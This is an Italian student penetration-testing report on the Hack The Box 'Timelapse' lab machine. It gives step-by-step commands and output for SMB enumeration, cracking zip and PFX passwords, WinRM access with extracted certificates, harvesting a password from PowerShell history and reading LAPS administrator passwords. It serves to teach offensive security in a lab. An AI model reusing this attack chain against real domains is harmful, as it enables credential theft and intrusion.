
Università degli Studi di Salerno



Penetration Testing Report

TIMELAPSE

Emanuele Bruno | Corso di PTEH | A.A. 2021/2022

UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

1. Introduzione

L'obiettivo di questo progetto consiste nella realizzazione di un'attività di Penetration Test, al fine di verificare la postura difensiva dell'infrastruttura di una macchina vulnerabile reperita sul sito Hack the box. Per effettuare il test di sicurezza si sono seguite le fasi impiegate per un processo di Penetration Test.

Fasi del test:

- Information gathering e target discovery
- Smb enumeration e discovery
- Sensitive File exfiltration e password protected file cracking
- Target exploitation
- Privilege escalation

2. Strumenti

2.1. Virtualizzazione


Per la virtualizzazione si è scelto di usare VMware.

2.2. Asset vulnerabile

Come asset vulnerabile si è scelto di utilizzare la macchina Timelapse.

Timelapse è una macchina windows reperita sul sito Hack the Box.

2.3. Macchina attaccante



Come macchina attaccante si è scelto di utilizzare il sistema operativo Kali Linux.

2.4. Software

- **Nmap**

  Nmap è un software libero distribuito con licenza GNU GPL da Insecure.org creato per effettuare port scanning, cioè mirato all'individuazione di porte aperte su un computer bersaglio o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili.

- **Smbmap**

  Smbmap è un software che permette di enumerare samba shared drives in un dominio, oltre a listarli permette di vedere permessi, contenuti, effettuare upload/download e anche eseguire comandi remoti

- **Smbclient**

  Smbclient è un client samba che può essere usato per connettersi a una Windows share, può essere usato anche per trasferire file.

- **Johntheripper**

  Johntheripper è uno dei più famosi programmi per il cracking delle password, agisce combinando diverse modalità di crack delle password, autorilevamento di password in hash, e inclusione di un cracker impostabile. Può eseguire la decriptazione di password criptate in DES, MD5 e Blowfish. Sono stati aggiunti moduli addizionali che estendono la sua capacità, includendo anche sistemi di decriptazione MD4 presenti in LDAP e MySQL.

- **Crackpkcs12**

  Crackpkcs12 è un tool di audit di password per file PKCS#12.

- **Evil-winrm**

  Evil-winrm e' un software che contiene una winRM shell per hacking e pentesting, WinRM (Windows Remote Management) e' l'implementazione di Microsoft di WS-Management Protocol.

- **Winpeas**

  Winpeas è uno script che cerca possibili strade per aumentare i privilegi su host windows.

3. Metodologie

Sono state applicate metodologie standard di un tipico processo di penetration testing

3.1. Information gathering e target discovery

Il primo passo è stato effettuare una scansione dell'obbiettivo, per effettuare il port scanning e il service scanning è stato usato il tool Nmap con l'aggiunta delle opzioni -sVC e -p- in modo da effettuare lo scanning su tutte le porte e inoltre utilizzare il set di script di default per riuscire a raccogliere ulteriori informazioni e dettagli sui servizi.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sVC timelapse.htb -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-05 07:51 CDT
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.054s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-05 20:54:11Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0.,
 Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0.,
 Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
|_ssl-date: 2022-06-05T20:55:41+00:00; +8h00m00s from scanner time.
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
55352/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m58s
| smb2-time:
|   date: 2022-06-05T20:55:00
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 237.71 seconds
```

Dalle porte esposte dalla macchina notiamo subito che siamo davanti a un windows server domain controller, ovvero un server che, nell'ambito di un dominio, attraverso Active Directory, gestisce le richieste di autenticazione per la sicurezza come login, controllo dei permessi eccetera e organizza la struttura del dominio in termini di utenti, gruppi e risorse di rete. È possibile dedurlo dalla service info e dalle porte 53, 88, 389, 445, 3268, 5986 (windows remote management).

Nel dettaglio del servizio winrm gli script di default di nmap ci fanno notare che è attivo il tls, con un common name uguale a dc01.timelapse.htb

Interessante è il risultato dello script in cui notiamo smb e lo andiamo a testare per vedere se è possibile accedere con utente guest e listare le cartelle.

3.2. Smb enumeration e discovery

Per listare le cartelle è stato usato smbmap con le opzioni -H che ha permesso di mapparre le share disponibili e con -u 'guest' si è imposto come utente "guest"

```
smbmap -H timelapse.htb -u 'guest'

[+] IP: timelapse.htb:445       Name: unknown
Disk                                                    Permissions     Comment
----                                                    -----------     -------
ADMIN$                                                  NO ACCESS       Remote Admin
C$                                                      NO ACCESS       Default share
IPC$                                                    READ ONLY       Remote IPC
NETLOGON                                                NO ACCESS       Logon server share
Shares                                                  READ ONLY
SYSVOL                                                  NO ACCESS       Logon server share
```

Risulta interessante la cartella “Shares” che non è di default ed ha permesso di lettura con utente guest.

```
smbclient \\\\timelapse.htb\\Shares -I timelapse.htb -U guest

Password for [WORKGROUP\guest]:

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021

                6367231 blocks of size 4096. 1258346 blocks available
smb: \> cd HelpDesk\
smb: \HelpDesk\> ls
  .                                   D        0  Mon Oct 25 11:48:42 2021
  ..                                  D        0  Mon Oct 25 11:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 10:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 10:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 10:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 10:57:44 2021

                6367231 blocks of size 4096. 1260523 blocks available
smb: \HelpDesk\> cd ..
smb: \> cd Dev
smb: \Dev\> ls
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021

                6367231 blocks of size 4096. 1260845 blocks available
smb: \Dev\> get winrm_backup.zip

getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (2.1 KiloBytes/sec) (av

smb: \Dev\> exit
```

3.3. Sensitive File exfiltration e password protected file cracking

Una volta effettuato l’accesso alla cartella “Shares” e enumerato il contenuto sono state trovate due cartelle, Dev e HelpDesk, nella cartella HelpDesk si trova della documentazione riguardante LAPS e il relativo installer, cio’ ci fa pensare che potrebbe essere installo sul server.

LAPS e’ un tool di Microsoft per gestire automaticamente le password di amministratore locale su sistemi Windows.


Nella cartella dev si trova invece un file zip “winrm_backup.zip” che induce a pensare che possa contenere delle configurazioni per accedere con Windows Remote Management. WinRM e’ l’implementazione di microsoft del protocollo WS-Management, un protocollo standard che consente l’interoperabilit’ di hardware e sistemi operativi di fornitori diversi.

Una volta scaricato il file zip si e’ visto che era protetto da una password, e’ stato quindi usato zip2john per estrarre l’hash dallo zip per poi poterlo craccare utilizzando johntheripper.

https://sleeplessbeastie.eu/2015/05/25/how-to-crack-archive-password-faster/


È stato quindi usato johntheripper per eseguire un attacco a dizionario per craccare l’hash, passandogli anche all’opzione --format il parametro pkzip.

Il tool ha restituito come output la password “supremelegacy” ed è anche possibile vedere che il file all’interno ha il nome “legacyy_dev_auth.pfx”.




Una volta ottenuta la password è stato possibile eseguire il comando unzip per estrarre il file “legacyy_dev_auth.pfx” che sembra essere un contenitore per oggetti di crittografia come certificati e chiavi private, posso presumere di trovare all’interno una coppia di chiave privata e chiave pubblica che probabilmente è possibile usare per accedere usando il protocollo WinRM.

L’estensione pfx non è altro che l’estensione che identifica gli oggetti PKCS#12 formato di archivio per archiviare vari oggetti crittografici in un solo file ed e’ frequentemente usato per mettere insieme una chiave privata e il suo certificato X.509.



Nel tentativo di aprire il file pfx viene richiesta una password diversa da quella usata per il file zip.



Dunque, procediamo a cercare un metodo per craccare anche questa password, e per farlo troviamo quindi il tool crackpkcs12
https://github.com/crackpkcs12/crackpkcs12

```
git clone https://github.com/crackpkcs12/crackpkcs12.git
apt install libopenssl-dev -y
cd crackpkcs12-master
./configure
make
make install
crackpkcs12 -h


crackpkcs12 legacyy_dev_auth.pfx -d rockyou.txt
```

Poiché il tool per essere compilato ha bisogno del pacchetto libopenssl che va installato con il gestore dei pacchetti apt.

Alla fine di questa procedura l'eseguibile è pronto per essere utilizzato, per lanciarlo è sufficiente passargli il nome del file da craccare e tramite l'opzione -d il dizionario con cui si vuole eseguire l'attacco. Siccome quest'ultimo ha avuto successo ha restituito la password "thuglegacy".

```
└─# crackpkcs12 legacyy_dev_auth.pfx -d rockyou.txt

Dictionary attack - Starting 4 threads

**************************************************
Dictionary attack - Thread 2 - Password found: thuglegacy
**************************************************
```

Una volta ottenuta la password è possibile estrarre il certificato e la chiave usando Openssl, un programma che contiene una implementazione open source dei protocolli ssl e tls, tra le funzioni di Openssl c'è quella di estrarre chiavi e certificati passandogli in input un file con estensione pfx.

```
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -out cert.pem
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

```
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -nodes -out key.pem
Enter Import Password:
```

```
└─# ls
cert.pem  hash  key.pem  legacyy_dev_auth.pfx  rockyou.txt  winrm_backup.zip
```

A questo punto avendo ottenuto una coppia chiave pubblica chiave privata, tenendo conto che il file zip si chiama "winrm_backup" e che il servizio WinRM ha attivo il protocollo tls possiamo ipotizzare di poter utilizzare questa coppia di chiave pubblica e privata per accedere alla macchina tramite il servizio WinRM.

3.4. Target exploitation

Per testare l'accesso tramite WinRM è stato usato il tool evil-winrm passandogli l'IP della macchina target, il parametro -S per abilitare ssl, il certificato e la chiave pubblica.

https://www.kali.org/tools/evil-winrm/

```
└─# evil-winrm -i 10.10.11.152 -S -c cert.pem -k key.pem

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
```

Una volta effettuato l'accesso si può vedere con il comando whoami che si è riusciti ad entrare con l'account "legacyy" e cercando nelle cartelle è possibile trovare la flag user della macchina.

```
*Evil-WinRM* PS C:\Users\legacyy\desktop> cat user.txt
2e43bff488dccfa590a126ea2d6a13d9
```

Utilizzando la piattaforma hack the box ed essendo una piattaforma ctf sulle macchine è possibile trovare delle flag, rispettivamente una nel contesto utente e una nel contesto privilegiato di root, la seconda è raggiungibile successivamente a una operazione di privilege escalation

3.5. Privilege escalation

Per cercare una via per scalare i privilegi si è deciso di caricare sulla macchina winpeas con il comando *upload* di evil-winrm. Winpeas è uno script che cerca possibili strade per aumentare i privilegi su host windows.

https://github.com/carlospolop/PEASS-ng/blob/master/winPEAS/winPEASexe/README.md

Essendo winpeas un noto malware ed essendo conosciuto da quasi tutte le banche dati dei sistemi antivirus, è stato bloccato da windows defender che è attivo sulla macchina, dunque l'alternativa è quella di andare a cercare elementi di interesse sulla macchina. Una delle pratiche più premianti è quella di ricercare nella history dei comandi tracce di precedenti attività da parte dei sistemisti o possessori della macchina.

In questo caso essendo su windows siamo andati a cercare all'interno della history di powershell.

http://woshub.com/powershell-commands-history/


```
C:\users\legacyy\appdata\roaming\microsoft\Windows\powershell\psreadline\consolehost_history.txt

*Evil-WinRM* PS C:\users\legacyy\appdata\roaming\microsoft\Windows\powershell\psreadline> cat consolehost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Nella history notiamo i seguenti comandi, controllo dell'utente whoami, netstat -ano controllo della connessione, istanziare un oggetto PSSessionoption nella variabile $so, convertire in secure string una password, creare un oggetto

PSCredential usando l'utente svc_deploy e successivamente invia il comando whoami tramite invoke command (-scriptblock), infine con il comando get-aduser enumera tutte le proprieta' degli utenti.

A questo punto ricreando gli stessi oggetti per replicare la connessione localhost con l'utente svc_deploy è possibile controllare a quale gruppi appartiene, poiché inizialmente nella share abbiamo trovato indicazioni sulla possibile installazione di LAPS sul sistema.




Dal controllo sui gruppi è emerso che svc_deploy fa parte del gruppo LAPS_readers, questo significa che possiamo accedere alle proprietà di LAPS e recuperare la password dell'amministratore locale.


https://adsecurity.org/?p=3164

L'operazione può essere fatta tramite questi due comandi


```
invoke-command -computername localhost -credential $c -port 5986 -usessl -SessionOption
$so -scriptblock {get-adcomputer -filter {ms-mcs-admpwdexpirationtime -like '*'} -prop
'ms-mcs-admpwd' , 'ms-mcs-admpwdexpirationtime'}
# or
invoke-command -computername localhost -credential $c -port 5986 -usessl -SessionOption
$so -scriptblock { $Computers = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-M
cs-AdmPwdExpirationTime ; $Computers | Sort-Object ms-Mcs-AdmPwdExpirationTime | Format-
Table -AutoSize Name, DnsHostName, ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime }
```



Estratta la proprietà ms-mcs-admpwd e' possibile usarla come password di amministratore locale, quindi sempre utilizzando evil-winrm da kali si va a testare l'accesso usando questa volta come utente 'administrator' e la password ottenuta da LAPS.



Una volta eseguito l'accesso come amministratore è stata completata la privilege escalation, inoltre per quanto riguarda la persistenza abbiamo delle credenziali valide da amministratore. Esplorando le cartelle dell'amministratore è possibile trovare la flag di root.



Inoltre, a questo punto essendo amministratore locale del sistema potremmo scalare utilizzando psexec della suite sysinternals oppure altre procedure per guadagnare l'accesso come system e quindi avere il pieno controllo della macchina

4. References

https://sleeplessbeastie.eu/2015/05/25/how-to-crack-archive-password-faster/

https://github.com/crackpkcs12/crackpkcs12

https://www.kali.org/tools/evil-winrm/

https://github.com/carlospolop/PEASS-ng/blob/master/winPEAS/winPEASexe/README.md

http://woshub.com/powershell-commands-history/

https://adsecurity.org/?p=3164